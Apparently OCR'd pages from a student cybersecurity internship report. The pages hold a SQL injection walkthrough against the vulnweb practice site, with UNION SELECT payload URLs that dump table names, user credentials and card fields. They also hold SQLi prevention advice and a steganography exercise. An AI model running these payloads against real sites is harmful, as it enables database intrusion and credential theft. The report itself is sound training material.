
They are 2,7,9




- Now we need to insert “database ()” instead of the loop hole numbers

  By URL

  http://testphp.vulnweb.com/listproducts.php?cat=1%20union%20select%201,database(),3,4,5,6,7,8,9,10,11



- Database in block 2: **acurat**
- Database in block 7: **acurat**
- Database in block 9: **acurat**
- Now by inserting the "group_concat(table_name)" on any loop hole number and inserting at the end "from informartion_schema.tables where table_schmea=database()" to find table names from database
- Link :- http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,group_concat(table_name),8,9,10,11%20from%20informartion_schema.tables%20where%20table_schema=database()




- Here we got total 7 tables they are
  artists ,carts ,categ ,featured ,guestbook , pictures , products, users

Target: - user

- Now to find columns from user's tables replace table with column
- Link :- http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat(column_name),10,11%20from%20informartion_schema.column%20where%20table_name=0x7573657273


- Here we got total 8 Column, they are
  uname ,pass ,cc ,address ,email ,name ,phone, cart

  Target ;- uname, pass, address, email
- Now to uname, pass, address, email from users' tables replace table with column
- Replace "column_name" to "uname,0x2d,pass,0x2d,address,0x2d,email"
- Link :-
  http://testphp.vulnweb.com/listproducts.php?cat=2%20union%20select%201,2,3,4,5,6,7,8,group_concat(uname,0x2d,pass,0x2d,email,0x2d,name),10,11%20from%20users



- Uname :- test
  Pass :- test
  Email :- 198991*97996*98991*97996
  Name :- bfg3600＜s1＞ s2″s3′hjl3600

- Now by signing in we can see exact details
- Name:- bfg3600＜s1＞ s2″s3′hjl3600
  Credit card number:- wsfdfdfdfd
  E-Mail:- 198991*97996*98991*97996
  Phone number:- 125364
  Address:- <script>"}"dfbzzzzzzzzbbbccccdddeeexca".replace("0","o")</script>



3.3 STEPS TO PREVENT SQL INJECTION ATTACKS :-

- **Validate User Inputs**

  A common first step to preventing SQL injection attacks is validating user inputs. First, identify the essential SQL statements and establish a whitelist for all valid SQL statements, leaving unvalidated statements out of the query. This process is known as input validation or query redesign.

  Additionally, you should configure inputs for user data by context. For example, input fields for email addresses can be filtered to allow only the characters in an email address, such as a required "@" character. Similarly, phone numbers and social security numbers should only be filtered to allow the specific number of digits for each.

  While this action alone won't stop SQLi attackers, it is an added barrier to a common fact-finding tactic for SQL injection attacks.

- **Sanitize Data by Limiting Special Characters**

  Another component of safeguarding against SQL injection attacks is mitigating inadequate data sanitization. Because SQLi attackers can use unique character

sequences to take advantage of a database, sanitizing data not to allow string concatenation is critical.

One way of doing this is configuring user inputs to a function such as MySQL's mysql_real_escape_string(). Doing this can ensure that any dangerous characters such as a single quote ' is not passed to a SQL query as instructions. A primary method of avoiding these unauthenticated queries is the use of prepared statements.

- **Enforce Prepared Statements and Parameterization**

  Sadly, input validation and data sanitization aren't fix-all's. It's critical organizations also use prepared statements with parameterized queries, also known as variable binding, for writing all database queries. By defining all SQL code involved with queries, or parameterization, you can distinguish between user input and code.

  While dynamic SQL as a coding technique can offer more flexible application development, it can also mean SQLi vulnerabilities as accepted code instructions. By sticking with standard SQL, the database will treat malicious SQL statements inputted like data and not as a potential command.

- **Use Stored Procedures in The Database**

  Similar to parameterization, using stored procedures also requires variable binding. Unlike the prepared statements approach to mitigating SQLi, stored procedures reside in the database and are called from the web application. Stored procedures are also not immune to vulnerabilities if dynamic SQL generation is used.

  Organizations like OWASP say only one of the parameterized approaches is necessary, but neither method is enough for optimal security. Crafting parameterized queries should be done in conjunction with our other recommendations.

- **Actively Manage Patches and Updates**

  Vulnerabilities in applications and databases that are exploitable using SQL injection are regularly discovered and publicly identified. Like so many cybersecurity threats, its vital organizations stay in tune with the most recent news and apply patches and updates as soon as practical. For SQLi purposes,

this means keeping all web application software components, including database server software, frameworks, libraries, plug-ins, and web server software, up to date.

- **Raise Virtual or Physical Firewalls**

  We strongly recommend using a software or appliance-based web application firewall (WAF) to help filter out malicious data.

  Firewalls today, including NGFW and FWaaS offerings, have both a comprehensive set of default rules and the ease to change configurations as needed. If a patch or update has yet to be released, WAFs can be handy.

  A popular example is the free, open-source module MoD Security, available for Apache, Microsoft IIS, and nginx web servers. ModSecurity provides a sophisticated and ever-evolving set of rules to filter potentially dangerous web requests. Its SQL injection defenses can catch most attempts to sneak SQL through web channels.

- **Harden Your OS And Applications**

  This step goes beyond mitigating SQL injection attacks in ensuring your entire physical and virtual framework is working intentionally. With the big news of supply chain compromises in 2020, many are looking to NIST and other industry-standard security checklists to harden operating systems and applications.

  Adopting application vendor security guidelines can enhance an organization's defensive posture and help identify and disable unnecessary applications and servers.

- **Reduce Your Attack Surface**

  In cybersecurity, an attack surface refers to the array of potential entry points for attackers. So, in the context of SQLi attacks, this means disposing of any database functionalities that you don't need or further safeguarding them.

  One such example is the xp_cmdshell extended stored procedure in the Microsoft SQL Server. This procedure can spawn a Windows command shell and pass a string for execution. Because the Windows process generated by

xp_cmdshell has the same security privileges as the SQL Server service account, the attacker can cause severe damage.

- **Establish Appropriate Privileges and Strict Access**

  Given the power SQL database holds for an organization, it's imperative to enforce least privilege access policies with strict rules. If a website only requires the use of SELECT statements for a database, there's no reason it should have additional INSERT, UPDATE, or DELETE privileges.

  Further, your database should only be accessed with admin-level privileges, when necessary, never mind granting others access. Using a limited access account is far safer for general activity and ultimately limits an attacker's access if the less-privileged credential is compromised.

- **Limit Read-Access**

  Connected to the principle of least privilege for SQL injection protection is configuring read-access to the database. If your organization only requires active users employing read-access, it's undoubtedly easier to adopt. Nevertheless, this added step is imperative for stopping attackers from altering stored information.

- **Encryption: Keep Your Secrets Secret**

  It's best to assume internet-connected applications are not secure. Therefore, encryption and hashing passwords, confidential data, and connection strings are of the utmost importance.

  Encryption is almost universally employed as a data protection technique today and for a good reason. Without appropriate encryption and hashing policies, sensitive information could be in plain sight for an intruder. While only a part of the security checklist, Microsoft notes encryption, "transforms the problem of protecting data into a problem of protecting cryptographic keys."

- **Deny Extended URLs**

  Another tactic by SQLi attackers is sending excessively long URLs causing the server to fail at logging the complete request. In 2013, eSecurityPlanet reported on how attackers exploited Foxit by sending users long URLs that would trigger

a stack-based buffer overflow.

Microsoft IIS, as another example, is built to process requests over 4096 bytes long. However, the web server software fails to place the contents of the request in the log files. Attackers can then go undetected while performing queries. To avoid this, set a limit of 2048 bytes for URLs.

- **Don't Divulge More Than Necessary in Error Messages**

  SQL injection attackers can learn a great deal about database architecture from error messages, ensuring that they display minimal information. Use of the "Remote Only" custom Errors mode (or equivalent) can display verbose error messages on the local machine while ensuring that an external attacker gets nothing more than the fact that his or her actions resulted in an unhandled error. This step is critical in safeguarding the organization's internal database structure, table names, or account names.

- **No Shared Databases or User Accounts :-**

  Shared databases by multiple websites or applications can be a recipe for disaster. And the same is true for user accounts that have access to various web applications. This shared access might provide flexibility for the managing organization or administrator, but it also unnecessarily poses a more significant risk.

  Ideally, any linked servers have minimal access to the target server and can only access the mission-critical data. Linked servers should have distinct logins from any process on the target server.

- **Enforce Best Practices for Account and Password Policies :-**

  While it might go without saying, organizations must follow the best account and password policies for foolproof security. Default and built-in passwords should be changed upon receipt and before usage, with regularly scheduled password updates. Suitable passwords in length and character complexity are essential for all SQL server administrator, user, and machine accounts.

- **Continuous Monitoring of SQL Statements :-**

  Organizations or third-party vendors should continually monitor all SQL statements of database-connected applications for an application, including documenting all database accounts, prepared statements, and stored procedures. With visibility into how SQL statement's function, it's much easier to identify rogue SQL statements and vulnerabilities. In this continued review, admins can delete and disable unnecessary accounts, prepared statements, and stored procedures.

  Monitoring tools that utilize machine learning and behavioral analysis like PAM and SIEM can be excellent add-ons to your network security.

4. STEGANOGRAPHY

4.1 Introduction

- Steganography is the technique of hiding secret data within an ordinary, non-secret, file or message in order to avoid detection; the secret data is then extracted at its destination. The use of steganography can be combined with encryption as an extra step for hiding or protecting data.
- The purpose of steganography is to conceal and deceive. It is a form of covert communication and can involve the use of any medium to hide messages. It's not a form of cryptography, because it doesn't involve scrambling data or using a key. Instead, it is a form of data hiding and can be executed in clever ways.
- Steganography goes well beyond simply embedding text in an image file. It also pertains to other media, including voice, text, binary files, and communication channels

AIM

By using steganography create a Steganography image with text file by using manually and Quick Stego tool

4.2 Performing Steganography

BY MANUALLY


- ✓ Save a jpg image and a text file with required information in that in a same folder
- ✓ Image name: cybersecurity
  Text file name: information
  (Here Image name and Text name we can rename with any name, it's not mandatory)
- ✓ As me
  image name : cybersecurity.jpg

image :

text file name: information
text inside the file:

Smart knower verzeo June batch
Attempt Steganography
AS
Id: Dark_Angel
Password: *9fg^sk/321

- ✓ Open Command Prompt
- ✓ We need to change the directory file to our required image and text folder
- ✓ As here I have saved my image and text file in E:\INTERNSHIP\Major Project\Steganography



- ✓ To Combine the Image file and text file:
  $ copy /b (image name). (Image extension) + (text file name).text (new image name). (Image extension)
- ✓ Now, we need to change the directory file to our required image and text folder

  $ cd\
  $ C:\>E:
  $ E:\>cd INTERNSHIP
  $ E:\INTERNSHIP>cd Major Project
  $ E:\INTERNSHIP\Major Project>cd steganography
  $ E:\INTERNSHIP\Major Project\Steganography>copy /b cybersecurity.jpg+information.txt cybersecurity1.jpg
- ✓ Now we Can see a jpg file is created in our folder with same image


Verification: -

- ✓ Open steganography image file with Notepad
- ✓ We will see a plenty of scratch text combination of all alphabets, symbols and numbers in that.
- ✓ At the end of the text file, we can observe our information text in that


BY QUICK STEGO TOOL

Required software: Quick stego

(http://quickcrypto.com/free-steganography-software.html)



- ✓ Select “Open Image” option
- ✓ Select required image
- ✓ We can see our required image in left side block
- ✓ Enter the text in left side block or we can select a text file by “open text” file option.



- ✓ By "Save Image" we need to save the Image

Verification:

- ✓ By opening the same hidden text file image in our Quickstego software
- ✓ We will get the hidden text in the left side block

Conclusion:

- ➢ Steganography is useful for hiding messages for transmission. One of the major discoveries of this investigation was that each steganographic implementation carries with it significant trade-off decisions, and it is up to the stenographer to decide which implementation suits him/her best.

5. ARTICLE ON CYBER SECURITY AND RECENT ATTACKS

5.1 ARTICLE ON CYBER SECURITY

INTRODUCTION

The internet has made the world smaller in many ways but it has also opened us up to influences that have never before been so varied and so challenging. As fast as security grew, the hacking world grew faster. There are two ways of looking at the issue of cyber security. One is that the companies that provide cloud computing do that and only that so these companies will be extremely well secured with the latest in cutting edge encryption technology.

WHAT IS CYBER SECURITY

